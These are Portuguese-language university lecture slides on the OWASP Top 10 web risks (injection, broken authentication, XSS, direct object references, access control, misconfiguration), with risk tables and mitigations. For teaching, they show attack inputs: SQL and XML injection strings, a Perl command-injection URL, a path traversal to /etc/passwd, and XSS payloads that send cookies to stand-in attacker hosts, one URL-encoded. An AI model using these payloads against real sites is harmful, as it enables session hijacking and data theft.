

Mestrado em Engenharia Informática (MEI)

Mestrado Integrado em Engenharia Informática

(MiEI)

Perfil de Especialização **CSI** : Criptografia e Segurança da Informação

Engenharia de Segurança



- Aula suplementar: 27/Maio, 14h00
- Teste: 03/Junho, 14h00
- Exame: 17/Junho, 10h00, Edif. 2 - 1.16



Tópicos de Segurança de Software

- Riscos de segurança em aplicações Web (OWASP Top 10)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project



Vulnerabilidades de segurança Web – OWASP Top 10

- **TOP 10:** baseado nos riscos mais graves detectados num grande conjunto de organizações, mas há muitas mais do que 10 vulnerabilidades que podem afectar uma aplicação Web ...
- **Mudança:** Mesmo sem alterar uma única linha do código fonte, o software pode tornar-se vulnerável à medida que novas falhas são descobertas e que os métodos de ataque são refinados. O Top 10 também vai mudando ao longo do tempo ...
- **Ferramentas:** Vulnerabilidades de segurança podem ser muito complexas e estarem escondidas por entre milhares de linhas de código. Muitas vezes, a melhor abordagem para encontrar e eliminar essas vulnerabilidades é um especialista humano equipado com boas ferramentas informáticas;
- **Cultura:** Segurança tem de ser uma parte integral da cultura de desenvolvimento da organização.



Vulnerabilidades de segurança Web – OWASP Top 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↓	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↓	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]



A1:2013 / A1:2017 *Injection*

- Ideia principal
 - O servidor web aceita input que é erradamente “entendido” por um interpretador, permitindo que um comando indesejado seja executado ou que sejam acedidos dados para os quais não tem autorização.
 - Exemplos de interpretadores: DBMS, XML, LDAP, OS, ...
- Diferentes tipos de vulnerabilidades de *Injection*
 - SQL Injection (predominante)
 - Outras: XML, LDAP, XPATH, XSLP, HTML, comandos OS, ...



A1:2013 / A1:2017 *Injection*

- O que é?

As falhas de injeção, tais como injeção de SQL, de S.O. (Sistema Operativo) e de LDAP, ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta. Os dados hostis usados no ataque podem iludir o interpretador para que este execute comandos não-desejáveis ou permita aceder a dados não autorizados.

- Exemplo – o que acontece?

```
String query = "SELECT * FROM accounts WHERE custID='"
+ request.getParameter("id") + "'";
```

`http://example.com/app/accountView?id=' or '1'='1`

A1:2013 / A1:2017 Injection

- Exemplo: XML Injection
 - Explora problema com a validação dos delimitadores do input

A password file

```
<users>
  <user>
    <name>paulo</name>
    <pwd>apples</pwd>
  </user>
  <user>
    <name>miguel</name>
    <pwd>grapes</pwd>
  </user>
</users>
```

Malicious user changes password to
oranges</pwd></user><user><name>
pirate</name><pwd>potatoes

```
<users>
  <user>
    <name>paulo</name>
    <pwd>apples</pwd>
  </user>
  <user>
    <name>miguel</name>
    <pwd>grapes</pwd>
  </user>
  <user>
    <name>alice</name>
    <pwd> oranges </pwd>
  </user>
  <user>
    <name>pirate</name>
    <pwd>potatoes</pwd>
  </user>
</users>
```



A1:2013 / A1:2017 *Injection*

- Exemplo: OS command Injection

Perl allows piping data to a process from an open statement by adding a '|' (Pipe) character onto the end of a filename

☞ `open(FILE, "/bin/ls|")` executes `/bin/ls` !!!

Good:

☞ `http://vuln.com/cgi-bin/userData.pl?doc=user1.txt`

Attack:

☞ `http://vuln.com/cgi-bin/userData.pl?doc=/bin/ls|`

A1:2013 / A1:2017 Injection

- Exemplo: SQL Injection
 - Causas desta vulnerabilidade:
 - O input do utilizador na aplicação web é “colado”/*pasted* no comando SQL **e**
 - SQL utiliza vários metacaracteres



```

$username = $HTTP_POST_VARS['username'];
$password = $HTTP_POST_VARS['passwd']; } unfiltered
$query = "SELECT * FROM logintable WHERE user = ''.
    $username . "' AND pass = '" . $password . "'";
$result = mysql_query($query);
if(!$result) die_bad_login();

```

username: root
 password: root' OR pass <> 'root

metacharacter

Query: SELECT * FROM logintable WHERE user = 'root' AND pass =
 'root' OR pass <> 'root'

A1:2013 / A1:2017 Injection

- Exemplo: SQL Injection



```
$username = $HTTP_POST_VARS['username'];
$password = $HTTP_POST_VARS['passwd'];
$query = "SELECT * FROM logintable WHERE user = ''.
$username . "' AND pass = '" . $password . "'";
$result = mysql_query($query);
if(!$result) die_bad_login();
```

Como aproveitar os comentários ?

```
SELECT * FROM logintable WHERE user = 'root' --
' AND pass = '' \ becomes comment
one space here
```

A1:2013 / A1:2017 Injection

- Exemplo: SQL Injection



Não é necessário _ se a variável for inteira.

```
$order_id = $HTTP_POST_VARS ['order_id'];
$query = "SELECT * FROM orders WHERE id="
    . $order_id;
$result = mysql_query($query);
```

A1:2013 / A1:2017 Injection

- Exemplo: SQL Injection



Não é necessário _ se a variável for inteira.

```
$order_id = $HTTP_POST_VARS ['order_id'];  
$query = "SELECT * FROM orders WHERE id=" . $order_id;  
$result = mysql_query($query);
```

☞ order_id can be set to 1 OR 1=1

A1:2013 / A1:2017 *Injection*

- Exemplo: SQL Injection



Não necessariamente só em aplicações Web.

```
snprintf(buf, sizeof(buf), "SELECT * FROM logintable  
WHERE user = '%s' AND pass = '%s'", user,  
pass);
```

☞ what happens if “ AND pass=... ” is truncated?

Como é que o posso fazer?

A1:2013 / A1:2017 Injection

- Risco

Threat Agents	Attack Vectors	Security Weakness	Impacts		
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
<p>Quase <u>todos os input de dados</u> (incluindo variáveis de ambiente, parâmetros, web services externos e internos) <u>podem ser vetores de Injection</u>.</p> <p>Falhas de Injection ocorrem quando um atacante pode enviar dados hostis para um interpretador.</p>	<p>Exploitability: 3</p>	<p>Prevalence: 2</p> <p>Falhas de Injection prevalecem, especialmente em código legacy. Vulnerabilidades de Injection são comuns em queries SQL, LDAP, XPATH ou NoSQL, em comandos do S.O., parsers XML, cabeçalhos SMTP, entre outros.</p>	<p>Detectability: 3</p> <p>As falhas de Injection são fáceis de descobrir quando se examina o código fonte, e scanners de código fonte podem ajudar os atacantes a detetar falhas de Injection.</p>	<p>Technical: 3</p> <p>Pode resultar em perda ou corrupção de dados, divulgação a partes não autorizadas, perda de <i>accountability</i> ou negação de acesso.</p>	<p>Business ?</p> <p>O impacto no negócio depende da aplicação e dos dados.</p>

A1:2013 / A1:2017 *Injection*

- Como evitar?
 - Validação de todos os dados de input, empregando estratégia de listas brancas (*whitelist*), em especial os dados a serem utilizados numa query ou comando;
 - Usar uma API segura que evita o uso por completo dos interpretadores ou disponibilize uma interface parametrizável;
 - Caso não exista uma API segura, filtrar caracteres especiais usando uma sintaxe de filtragem específica para o interpretador em causa.
- CWE (Common Weakness Enumeration) relevantes
 - CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')
 - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
 - CWE-564: SQL Injection: Hibernate
 - CWE-917: Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')





A2:2013 / A2:2017 Quebra na Autenticação

- Ideia principal
 - Bugs na autenticação e gestão de sessão permitem comprometer passwords ou tokens de sessão, ou explorar outras falhas de implementação, com o **objetivo de assumir a identidade de outros utilizadores**.
- HTTP é *stateless* mas as aplicações web necessitam de estado => **sessões**
 - Exemplos: loja online, home banking, ...
 - Outras: XML, LDAP, XPATH, XSLP, HTML, comandos OS, ...
- Estratégia típica
 - Utilizador **autentica**-se (página de login)
 - Início de **sessão**
 - Servidor guarda informação do utilizador e estado da sessão numa tabela.



A2:2013 / A2:2017 Quebra na Autenticação

- Podem existir algumas vulnerabilidades
 - Falhas no mecanismo de autenticação permitem recuperar a password;
 - Personificação de utilizadores, devido a falhas na gestão de sessões;
 - ...
- Possíveis soluções para obter estado para as aplicações web, **mas que não são adequadas!**
 - Endereço IP
 - E então o que fazer com proxies, NAT, IP spoofing?
 - Campo Referer do cabeçalho do HTTP
 - O campo Referer indica a página em que o utilizador clicou no link para a página actual (i.e., a página anterior à actual);
 - A aplicação pode usar este campo para, por exemplo, validar se o utilizador já fez login;
 - Difícil de programar e fácil de ludibriar.



A2:2013 / A2:2017 Quebra na Autenticação

- Mecanismo de seguimento do estado numa aplicação web
 - Servidor **envia para o browser** um **ID** para ser **incluso em cada pedido** (após o login do utilizador) e mantém a informação associada com esse ID.
- IDs têm de ser:
 - Uníacos – não ambíguos, associado a um único utilizador – para evitar misturar sessões.
 - Imprevisível – para impedir que os atacantes o consigam adivinhar.
 - Com tempo (curto) de expiração – para limitar os danos, se alguém adivinhar o ID.
- Ataques de *session hijacking*:
 - Atacante descobre um ID de uma sessão ainda aberta e envia comandos para essa sessão.
 - É por esta razão que precisamos a 2^a e 3^a propriedade de IDs, acima.
- Mau ID: IP e username/password, violam os critérios de IDs, acima
- Bom ID: número aleatório longo



A2:2013 / A2:2017 Quebra na Autenticação

- Mecanismo de seguimento do estado numa aplicação web
 - Servidor **envia para o browser** um **ID** para ser **incluso em cada pedido** (após o login do utilizador) e mantém a informação associada com esse ID.
- Modo de incluir um ID num pedido Web:
 - Campo escondido num form
 - `<input type="hidden" name="user" value="ddee4454xerAFW45ex">`
 - Num cookie

A2:2013 / A2:2017 Quebra na Autenticação

- Sessões são implementadas pela maioria das linguagens de programação utilizadas do lado do servidor, de modo a seguirem o estado numa aplicação web.
 - Implementam de forma automática, o que foi explicado antes.
- Estão bem testadas, pelo que é recomendado utilizar a API definida na linguagem
 - Por exemplo, em PHP: *session_start()*, *session_destroy()*

A2:2013 / A2:2017 Quebra na Autenticação

- O que é?

As funções de uma aplicação relacionadas com autenticação e gestão de sessões são muitas vezes implementadas de forma incorreta, permitindo aos atacantes comprometer as senhas, chaves, identificadores de sessão ou ainda, explorar outras falhas de implementação por forma a assumirem a identidade de outro utilizador.

- Exemplo – o que acontece?

- ID de sessão no URL

`http://example.com/sale/saleitems;jsessionid=2P00C2JDPXM00QSNDLPSKHCJUN2JV?dest=Hawaii`

- Utilização de passwords como único factor de autenticação;
 - Timeout de expiração da sessão não é apropriado
 - O utilizador utiliza um computador público para aceder a um endereço web. Em vez de selecionar a opção de “logout” para sair de sessão, fecha a janela do browser e vai-se embora. Um atacante pode utilizar o mesmo browser uma hora mais tarde e mesmo assim a sessão original continuar ativa e devidamente autenticada.



A2:2013 / A2:2017 Quebra na Autenticação

- Risco

Threat Agents	Attack Vectors	Security Weakness	Impacts		
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
<p>Os utilizadores têm acesso a centenas de milhões de credenciais (combinações de username e password) válidas, listas de contas de administração por default, e ferramentas automáticas de ataque de força bruta e de dicionário.</p> <p>Os ataques à gestão de sessões são bem conhecidos, particularmente no que diz respeito a <u>tokens de sessões não expiradas</u>.</p>	<p>A prevalência da “quebra na autenticação” é generalizada, devido ao desenho e implementação da maior parte dos controlos de identidade e acesso.</p> <p>Os atacantes podem detetar quebras na autenticação através de meios manuais e explorá-los com ferramentas automáticas (de ataques de dicionário e com listas de password, entre outras).</p>	<p>Os atacantes só têm que aceder a algumas contas ou apenas à conta de admin / root, para comprometerem o sistema.</p> <p>Pode permitir lavagem de dinheiro, roubo de identidade, ou divulgação de informação altamente sensível.</p>			

A2:2013 / A2:2017 Quebra na Autenticação

- Como evitar?
 - Sempre que possível, implementar autenticação multi-factor.
 - Não disponibilizar produtos com credenciais por default, em especial as de admin / root.
 - Implementar validações de passwords fracas, como por exemplo testar as passwords novas ou alteradas contra o top 10.000 de piores passwords.
 - Limitar o número máximo de tentativas de login em erro, ou aumentar o tempo de espera entre cada nova tentativa. Fazer o log de todas as tentativas de login em erro e alertar os admins quando forem detetados ataques de força bruta ou outros.
 - Utilizar um gestor de sessões server-side que gera um novo session ID aleatório (e com alta entropia) após login. Os session ID não devem constar do URL, devem ser guardados de forma segura e invalidados após logout e timeouts.
 - Utilizar HTTPS (ou TLS) para proteger a interação com o servidor, impedindo o acesso a credenciais ou session ID.
- CWE (Common Weakness Enumeration) relevantes
 - CWE-287: Improper Authentication
 - CWE-384: Session Fixation

A2:2013 / A2:2017 Quebra na Autenticação

AUTHENTICATION VERIFICATION REQUIREMENT	LEVELS	1	2	3
V2.1 Verify all pages and resources require authentication except those specifically intended to be public (Principle of complete mediation).		✓	✓	✓
V2.2 Verify all password fields do not echo the user's password when it is entered.		✓	✓	✓
V2.4 Verify all authentication controls are enforced on the server side.		✓	✓	✓
V2.5 Verify all authentication controls (including libraries that call external authentication services) have a centralized implementation.				✓
V2.6 Verify all authentication controls fail securely to ensure attackers cannot log in.		✓	✓	✓
V2.7 Verify password entry fields allow or encourage the use of passphrases, and do not prevent long passphrases or highly complex passwords being entered, and provide a sufficient minimum strength to protect against the use of commonly chosen passwords.			✓	✓
V2.8 Verify all account identity authentication functions (such as registration, update profile, forgot username, forgot password, disabled / lost token, help desk or IVR) that might regain access to the account are at least as resistant to attack as the primary authentication mechanism.		✓		✓

A2:2013 / A2:2017 Quebra na Autenticação

SESSION MANAGEMENT VERIFICATION REQUIREMENT	LEVELS	1	2	3
		1	2	3
V3.1 Verify that the framework's default session management control implementation is used by the application.		✓	✓	✓
V3.2 Verify that sessions are invalidated when the user logs out.		✓	✓	✓
V3.3 Verify that sessions timeout after a specified period of inactivity.		✓	✓	✓
V3.4 Verify that sessions timeout after an administratively-configurable maximum time period regardless of activity (an absolute timeout).			✓	✓
V3.5 Verify that all pages that require authentication to access them have logout links.		✓	✓	✓
V3.6 Verify that the session id is never disclosed other than in cookie headers; particularly in URLs, error messages, or logs. This includes verifying that the application does not support URL rewriting of session cookies.		✓	✓	✓
V3.7 Verify that the session id is changed on login to prevent session fixation.			✓	✓
V3.8 Verify that the session id is changed upon re-authentication.			✓	✓



A3:2013 / A7:2017 Cross-Site Scripting (XSS)

- Ideia principal
 - Permite que o atacante execute uma script no browser da vítima (tipicamente Javascript)

Tipos de XSS

1. *Reflected XSS (ou não-persistente)*

- A página web reflete os dados fornecidos pelo atacante diretamente para o browser da vítima
 - PHP: `echo $_REQUEST['userinput'];`
 - ASP: `<%= Request.QueryString("name") %>`

2. *Stored XSS (ou persistente)*

- Os dados hostis (scripts) são guardados num ficheiro, base de dados ou outro meio de armazenamento, e são posteriormente enviados para o browser do utilizador;
- Perigoso em sistemas como blogs, forums e redes sociais.

3. *DOM based XSS (Document Object Model)*

- Manipula código e atributos Javascript, em vez de HTML.



A3:2013 / A7:2017 Cross-Site Scripting (XSS)

Reflected XSS



- O utilizador **não confia** em scripts de email, mas **confia** num site (vulnerável)
- A ideia é fazer com que o utilizador confie em dados não confiáveis desse site



A3:2013 / A7:2017 Cross-Site Scripting (XSS)

Reflected XSS



– Exemplo: Obtenção de cookies

- Objetivo é através de um link malicioso para um site vulnerável, o atacante obter os cookies do utilizador do site vulnerável (supondo que o session ID é guardado nos cookies).

Malicious link

```
http://www.vulnerable.site/welcome.cgi?name=<script>  
    window.open("http://www.attacker.site/collect.cgi?  
        cookie="+document.cookie)</script>
```

Response page

```
<HTML>  
    <Title>Welcome!</Title>  
    Hi  
    <script>window.open("http://www.attacker.site/collect.cgi?cookie  
        =" + document.cookie)</script>  
    <BR>  
    Welcome to our system  
    ...  
    </HTML>
```



JS script sends a request to www.attacker.site/collect.cgi with the values of the cookies the browser has from www.vulnerable.site

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*

Reflected XSS


- Exemplo: Obtenção de cookies com obfuscation da script
 - Suponha um pedido para um portal que apresenta o username (após login)
`http://portal.example/index.php?sessionid=12312312&username=Joe`
- Obfusque a script de obtenção de cookies para tornar menos suspeita (URL encoding)
`http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E`
- O que o URL realmente faz

```
http://portal.example/index.php?sessionid=12312312&  
username=<script>document.location='http://attacker.host.example/cgi-  
bin/cookiesteal.cgi?'+document.cookie</script>
```



A3:2013 / A7:2017 Cross-Site Scripting (XSS)

Stored XSS



Nota: As scripts podem ser iguais às anteriormente vistas, mas normalmente guardadas em foruns, blogs, ...

As scripts não têm que estar em tags de scripts (veja exemplos a **vermelho**)

```
<body onload=alert('test1')>
```

```
<b onmouseover='alert(document.cookie)'>click me!</b>
```

```

```

A3:2013 / A7:2017 Cross-Site Scripting (XSS)

- O que é?
 - As falhas XSS ocorrem sempre que uma aplicação recebe dados não confiáveis e os envia para um browser sem os ter validado ou filtrado convenientemente, ou faz o update de uma web page existente com dados fornecidos pelo utilizador utilizando uma API do browser que pode criar HTML ou javascript.
 - O XSS permite que os atacantes executem scripts no browser da vítima que podem ser usados para roubar informações da sessão do utilizador, apresentar sites desfigurados ou redirecionar o utilizador para sites maliciosos.
 - Explora a confiança que um browser tem nos dados que lhe são enviados pelo servidor Web.
- Exemplo – o que acontece?
 - A aplicação constrói o seguinte fragmento de HTML sem validação ou filtragem dos dados

```
(String) page += "<input name='creditcard' type='TEXT' value='"
+ request.getParameter("CC") + '>";
```
 - O atacante (XSS) modifica o parâmetro “CC” do browser para:

```
'><script>document.location= 'http://www.attacker.com/cgi-
bin/cookie.cgi ?foo='+document.cookie</script>'.
```

o ID da sessão da vítima é enviado para o endereço web do atacante, permitindo a este capturar a sessão corrente do utilizador



A3:2013 / A7:2017 Cross-Site Scripting (XSS)

Chave Móvel Digital Multiple XSS Vulnerabilities

MAY 13, 2018


⌚ Reading time ~3 minutes

- [Part 1 - The Weak Security Of The Portuguese Government's Authentication System](#)
- [Part 2 - Chave Móvel Digital Multiple XSS Vulnerabilities](#)
- [Part 3 - Chave Móvel Digital Phone Number Leakage](#)
- [Part 4 - Chave Móvel Digital Log Out Not Working](#)

Introduction

In this blog post, I will be exploring the Reflected Cross-Site-Scripting (XSS) vulnerability present in the Portuguese government's authentication system's website www.autenticacao.gov.pt.

The XSS vulnerability is present in the Chave Móvel Digital (CMD) login page.



by Lindsey O'Donnell

February 23, 2018 , 5:13 pm

A3:2013 / A7:2017 Cross-Site Scripting (XSS)

- Risco

Threat Agents	Attack Vectors	Security Weakness	Impacts		
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
<u>Ferramentas automáticas</u> (algumas disponíveis gratuitamente) permitem <u>detectar e explorar</u> os três tipos de <u>XSS</u> .	A vulnerabilidade XSS pode ser encontrado em cerca de 2/3 de todas as aplicações Web, e é <u>uma das mais predominantes</u> .	Ferramentas automáticas conseguem encontrar algumas falhas XSS, particularmente em tecnologias maduras como o PHP, J2EE / JSP, e ASP.NET.	O impacto do XSS é moderado para XSS <i>reflected</i> e DOM XSS. O impacto é severo para <i>stored</i> XSS, com execução de código remota no browser da vítima, permitindo roubar credenciais, sessões ou “injetando” malware na vítima.		

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*

- Como evitar?
 - Prevenir o XSS requer manter os dados não confiáveis separados do conteúdo activo do browser:
 - A opção mais adequada é filtrar todos os dados não confiáveis com base no contexto HTML (corpo, atributo, JavaScript, CSS, ou URL). Verifique as técnicas de filtragem mais adequadas no [OWASP XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#).
 - Validar tamanho dos dados de input, tipo, sintaxe e regras de negócio
 - Todo o input do utilizador tem que ser *encoded* antes de incluído na página web devolvida
 - E.g., `<script>alert("TEST");</script>` should be transformed in
`'<script>'>alert("TEST");'</script'>'`
or `'<'>script>'>alert("TEST");'</'>script>'`
- CWE (Common Weakness Enumeration) relevantes
 - CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

A4:2013 / A5:2017 Referência Direta Insegura a Objetos

- O que é?

Uma referência direta a um objeto ocorre quando um programador expõe uma referência para um objeto interno à implementação, como um ficheiro, uma diretoria ou chave de uma base de dados. Sem uma verificação de controlo de acesso ou outra proteção semelhante, os atacantes podem manipular estas referências para acederem a informação não-autorizada.

- Exemplo – o que acontece?

Código HTML: `<select name="file"><option value="doc.txt">Contrato</option></select>`

Código PHP: `print read_file($_REQUEST['file']);`

`http://www.example.com/application?file='/.home/abc/docimportante.txt'`

A4:2013 / A5:2017 Referência Direta Insegura a Objetos

- Direct reference to **file** in web page

```
<select name="language"><option value="fr">Francais</option>
```

☞ Processed by PHP this way

```
require_once($_REQUEST['language']."lang.php");
```

require_once() is
similar to an include()

☞ An attacker can modify page and do a path traversal attack

```
../../../../etc/passwd%00    (%00 injects \0 – null char injection)
```

- Direct reference to **key** in database

```
int cardID = Integer.parseInt(request.getParameter("cardID"));
```

```
String query="SELECT * FROM table WHERE cardID="+cardID
```

– an attacker can provide a different **cardID**

A4:2013 / A5:2017 Referência Direta Insegura a Objetos

- Como evitar?
 - Requer a utilização de uma abordagem que permita proteger cada um dos objetos que possam ser acedidos pelo utilizador:
 - **Utilizar referências indiretas** – por exemplo, numerar os recursos a aceder e é a aplicação que mapeia a referência indireta para a referência direta.
Código HTML: `<select name="file"><option value="1">Contrato</option></select>`
Código PHP: `switch ($_REQUEST['file']) { ... };`
 - **Controlar o Acesso** – de cada vez que é utilizada uma referência direta a um objeto por parte de uma fonte não confiável o mesmo deve incluir uma verificação de controlo de acesso para assegurar que o utilizador está autorizado a usar o objeto solicitado.



A7:2013 / A5:2017 Falta de Controlo de Acesso a Funções

- O que é?
 - A maioria das aplicações Web verifica os direitos de acesso ao nível de função, antes de tornar essa funcionalidade visível na UI (e.g., *browser*). Contudo, do lado do servidor têm que também ser efectuadas as mesmas verificações quando cada função/funcionalidade é acedida. Se essa verificação não for efectuada do lado do servidor, os atacantes poderão ser capazes de forjar pedidos que acedam a funcionalidade para a qual não têm a devida autorização.
- Exemplo – o que acontece?
 - O HTML contém a ligação a todas as funcionalidades, mas só são apresentadas ao utilizador as funcionalidades para as quais tem autorização.
 - O atacante tenta aceder diretamente a URLs:
 - <http://example.com/app/getappInfo>
 - http://example.com/app/admin_getappInfo
 - A página Web tem um parâmetro '*'acao'*' para especificar a função que é invocada.



A7:2013 / A5:2017 Falta de Controlo de Acesso a Funções

- Como evitar?

- Utilizar um módulo de autorização consistente e fácil de analisar, chamado a partir de todas as funções;
- O mecanismo de autorização deve, por omissão, negar o acesso, exigindo privilégios explícitos para o acesso a qualquer função;
- Se a função estiver envolvida num workflow, verificar que todas as condições estão no estado adequado antes de permitir o acesso.



A5:2013 / A6:2017 Configuração Incorreta de Segurança

- O que é?

A segurança depende também da existência de configurações seguras especificamente definidas e usadas na aplicação, *frameworks*, servidor aplicacional, servidor web e plataforma. Todas estas configurações devem ser definidas, implementadas e mantidas, sendo que muitas vezes elas não existem por omissão. Isto inclui igualmente possuir todo o software atualizado, incluindo todas as bibliotecas de código fonte usadas pela aplicação.

- Exemplo – o que acontece?

- A consola de administração da aplicação é instalada de forma automática e depois não é removida. As contas por omissão não são alteradas.
- A listagem das diretórias não foi desativada no seu servidor Web.
- A sua aplicação depende de uma *framework* tal como a Structs ou Spring. São encontradas vulnerabilidades XSS nessa framework. Uma atualização é lançada para corrigir este problema, no entanto não atualiza as bibliotecas.
- A configuração de uma determinada aplicação permite que as listagens de erros sejam mostradas aos utilizadores, expondo assim vulnerabilidades potenciais.

A5:2013 / A6:2017 Configuração Incorreta de Segurança

- Risco

Threat Agents	Attack Vectors	Security Weakness	Impacts		
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Atacantes tentam explorar falhas conhecidas para as quais ainda não foi aplicado o <i>patch</i> , aceder a contas <i>default</i> , páginas não utilizadas, ficheiros e diretórias não protegidas, de forma a ganhar acesso não autorizado ao sistema ou a obter conhecimento do sistema.	Configuração incorreta pode acontecer a qualquer nível da “stack aplicacional”, incluindo serviços de rede, plataforma, servidor web, servidor aplicacional, base de dados, <i>frameworks</i> , código fonte, máquinas virtuais, <i>containers</i> e <i>storage</i> . Scanners automáticos são úteis para detectar configurações incorretas, utilização de contas <i>default</i> , ou configuração de serviços desnecessários, etc.	Estas falhas podem permitir acesso não autorizado a dados ou funcionalidades de um sistema. Por vezes podem resultar no comprometimento total do sistema. O impacto no negócio depende da necessidade de proteção da aplicação e dados.			

A5:2013 / A6:2017 Configuração Incorreta de Segurança

- Como evitar?
 - Processos de instalação, configuração e testes, no mínimo, dos ambientes de Desenvolvimento, de Qualidade e, de Produção que devem estar configurados de forma semelhante (com passwords diferentes em cada ambiente);
 - Processo para se manter a par de todas as novas atualizações e correções de software de uma forma atempada para cada ambiente existente (incluindo todo o código fonte e bibliotecas usadas);
 - Arquitetura aplicacional robusta que garanta uma boa separação e segurança entre os diversos componentes.
 - Utilização periódica de ferramentas de análise automática assim como a realização de auditorias para ajudar na detecção de configurações incorretas ou correções em falta.
- CWE (Common Weakness Enumeration) relevantes
 - CWE CATEGORY: 7PK – Environment
